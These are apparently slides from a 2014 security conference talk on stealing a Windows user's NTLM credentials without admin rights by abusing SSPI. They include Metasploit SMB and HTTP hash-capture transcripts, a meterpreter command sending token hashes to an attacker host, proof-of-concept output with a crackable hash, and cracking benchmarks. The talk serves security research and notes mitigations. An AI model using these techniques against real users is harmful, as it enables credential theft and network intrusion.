Getting user credentials is not only admin's privilege

Anton Sapozhnikov
@snowytoxa

SyScan'14
Singapore

What is this talk about?

- Penetration test common case
- Traditional techniques to gather credentials
- What is SSPI
- SSPI mechanics
- SSPI “feature”
- How to exploit SSPI

Who am I?

- Penetration tester > 7 yrs
  - many projects for many companies
- CTF player MoreSmokedLeetChicken
  - DEFCON CTF, HITB CTF, CODEGATE, Hack.lu, PHDays, Secuinside, RuCTF, iCTF, UralCTF, …
- KPMG Russia*
- volema.com

*The views expressed are those of the author and do not reflect the official policy or position of the KPMG

Agenda

- Problem definition
- Motivation
- Traditional way
- Alternative way
- Security Support Provider Interface
- Vulnerability
- Proof of concept
- Benchmarking
- Mitigation

Problem definition

- Have no direct access to internal network

but

- Have shell access to user workstation

but

- No admin privileges on it
- Windows XP/7/8 fully patched

The goal is

find out the password of the current user

Motivation

- Shell is tending to die unexpectedly
  - buggy software
  - workstation power off
  - attack detection
- You can connect to a variety of corporate resources available from the Internet with gathered credentials
  - WebMail
  - Citrix
  - VPN
  - WebPortal

Traditional way 1/2

- Fgdump/pwdump
  - works only for local users
- Extract from registry or SAM
  - works only for local users
- WCE (windows credential editor)
- Mimikatz

but

we have to have admin privileges

SeDebugPrivilege ex.

Traditional way 2/2

- Look for third-party services with
  - weak file system permissions
  - weak configuration permissions
  - as well as potential victims for DLL-hijacking attacks
- Try any 1-day exploit


but

- All updates and patches have been installed

No way to escalate privileges to SYSTEM :(

Alternative way 1/3

- Phishing via popup window
  - attract user attention
  - need user interact
  - no way to be sure
  - need some localisation



Alternative way 2/3

- Hash snarf via SMB

```
msf exploit(handler) > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module execution completed
[*] Server started.
msf  auxiliary(smb) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > snarf_hashes 192.168.0.107
[*] Snarfing token hashes...
[*] SMB Captured - 2014-03-23 13:15:41 -0400
NTLMv2 Response Captured from 192.168.0.99:1315 - 192.168.0.99
USER:user DOMAIN:TESTBOX2 OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:c788c9371a7b534d3897102bf142ef00 LM_CLIENT_CHALLENGE:d6ce78622865ca70
NTHASH:027c5c9fad15db0bc27b5d78e48a3970 NT_CLIENT_CHALLENGE:
0101000000000000090f5bd84bb46cf01d6ce78622865ca70000000000200000000000000000000000
[*] Done. Check sniffer logs
```

- Should have reachable server listening on 445/tcp


Alternative way 3/3

- Hash snarf via HTTP

```
msf > use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > run
[*] Auxiliary module execution completed
[*] Using URL: http://0.0.0.0:8080/vy6BSjy
[*]  Local IP: http://192.168.0.107:8080/vy6BSjy
[*] Server started.
msf auxiliary(http_ntlm) >
[*] 192.168.0.99    http_ntlm - Request '/vy6BSjy'...
[*] 192.168.0.99    http_ntlm - 2014-03-23 13:07:40 -0400
NTLMv2 Response Captured from TESTBOX2
DOMAIN: TESTBOX2 USER: user
LMHASH:2d8988b0921529252c1c824e85b4ea99 LM_CLIENT_CHALLENGE:06d488164922c7f3
NTHASH:a062261fc575b6adb7ea7ec6a4c3b946 NT_CLIENT_CHALLENGE:
0101000000000000c07bf265ba46cf0106d488164922c7f300000000020012005700 4f0052004b0047005200
4f00550050000000000000000000
```

- Hostname should be in trusted zone


Security Support Provider Interface



SSPI Packages

- Microsoft Negotiate
  - picks the best SSP to handle the request based on customer-configured security policy
- Microsoft NTLM
  - NTLM Authentication
- Microsoft Kerberos
  - Kerberos V5 Authentication
- Microsoft Digest SSP
  - HTTP Digest Authentication (RFC2617, RFC2069)
- Secure Channel
  - SSL & TLS implemented by Microsoft


Data flow


Client
Server
Application message(s)
Application message (NTLM_NEGOTIATE)
Application message (NTLM_CHALLENGE)
Application message (NTLM_AUTHENTICATE)
Application message(s)

Data flow. Details

1. NTLM_NEGOTIATE. Type 1
   - This primarily contains a list of features supported by the client and requested of the server
2. NTLM_CHALLENGE. Type 2
   - This contains a list of features supported and agreed upon by the server. It contains a challenge generated by the server
3. NTLM_AUTHENTICATE. Type 3
   - This contains several pieces of information about the client, including the domain and username of the client user. It also contains one or more responses to the Type 2 challenge

Let’s optimize it



Proof of concept

```
Z:\>server.exe
user@TESTBOX2
Type1 message (40 bytes):
0000  4e 54 4c 4d 53 53 50 00:01 00 00 00 b7 82 08 e2  NTLMSSP.........
0010  00 00 00 00 00 00 00 00:00 00 00 00 00 00 00 00  ................
0020  05 01 28 0a 00 00 00 0f:                         ..(.....
Type2 message (164 bytes):
0000  4e 54 4c 4d 53 53 50 00:02 00 00 00 10 00 10 00  NTLMSSP.........
0010  38 00 00 00 35 82 8a e2:65 d4 e7 ca 29 b3 98 bb  8...5...e...)...
0020  00 00 00 00 00 00 00 00:5c 00 5c 00 48 00 00 00  ........\.\.H...
0030  05 01 28 0a 00 00 00 0f:54 00 45 00 53 00 54 00  ..(.....T.E.S.T.
0040  42 00 4f 00 58 00 32 00:02 00 10 00 54 00 45 00  B.O.X.2.....T.E.
0050  53 00 54 00 42 00 4f 00:58 00 32 00 01 00 10 00  S.T.B.O.X.2.....
0060  54 00 45 00 53 00 54 00:42 00 4f 00 58 00 32 00  T.E.S.T.B.O.X.2.
0070  04 00 10 00 74 00 65 00:73 00 74 00 62 00 6f 00  ....t.e.s.t.b.o.
0080  78 00 32 00 03 00 10 00:74 00 65 00 73 00 74 00  x.2.....t.e.s.t.
0090  62 00 6f 00 78 00 32 00:06 00 04 00 01 00 00 00  b.o.x.2.........
00a0  00 00 00 00                                      ....
Type3 message (176 bytes):
0000  4e 54 4c 4d 53 53 50 00:03 00 00 00 18 00 18 00  NTLMSSP.........
0010  70 00 00 00 18 00 18 00:88 00 00 00 10 00 10 00  p...............
0020  48 00 00 00 08 00 08 00:58 00 00 00 10 00 10 00  H.......X.......
0030  60 00 00 00 10 00 10 00:a0 00 00 00 35 82 88 e2  `...........5...
0040  05 01 28 0a 00 00 00 0f:54 00 45 00 53 00 54 00  ..(.....T.E.S.T.
0050  42 00 4f 00 58 00 32 00:75 00 73 00 65 00 72 00  B.O.X.2.u.s.e.r.
0060  54 00 45 00 53 00 54 00:42 00 4f 00 58 00 32 00  T.E.S.T.B.O.X.2.
0070  90 70 e3 c4 9d c0 ce 0c:00 00 00 00 00 00 00 00  .p..............
0080  00 00 00 00 00 00 00 00:61 78 2d 51 50 73 52 b3  ........ax-QPsR.
0090  d9 98 65 d1 7b af 8e 15:09 c2 6a 6f 34 e3 8b af  ..e.{.....jo4...
00a0  33 e1 ab d5 ff 78 37 57:5b c5 27 7d 0e 2e 05 54  3....x7W[.'}...T
g_pOutBuf[22]=24
NTLM

Nonce:  65d4e7ca29b398bb
LMhash: 9070e3c49dc0ce0c000000000000000000000000000000000000
NThash: 61782d51507352b3d99865d17baf8e1509c26a6f34e38baf
JTR: user::TESTBOX2:9070e3c49dc0ce0c000000000000000000000000000000000000:61782d51507
352b3d99865d17baf8e1509c26a6f34e38baf:65d4e7ca29b398bb
```


Benchmarking

```
Benchmarking: HTTP Digest access authentication [HDAA-MD5]... DONE
Many salts:    1064K c/s real, 1065K c/s virtual
Only one salt:  1042K c/s real, 1048K c/s virtual

Benchmarking: NTLMv1 C/R MD4 DES [ESS MD5] [netntlm]... DONE
Many salts:    2112K c/s real, 2130K c/s virtual
Only one salt:  1413K c/s real, 1413K c/s virtual

Benchmarking: NTLMv2 C/R MD4 HMAC-MD5 [netntlmv2]... DONE
Many salts:    520906 c/s real, 515779 c/s virtual
Only one salt:  423631 c/s real, 424661 c/s virtual
```


Attack flow


Pentester
User
Spear phishing
Browser
Exploit
Trojan/Payload
Authentication data
Bruteforce
Corporation
Username+password
Exfiltrated data


CATS: ALL YOUR BASE ARE BELONG
TO US.

Mitigation

- Two-factor authentication
- Strong password
- Try to disable unused packages



Thank you! Questions?

PoC: github.com/snowytoxa/selfhash

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SyScan'14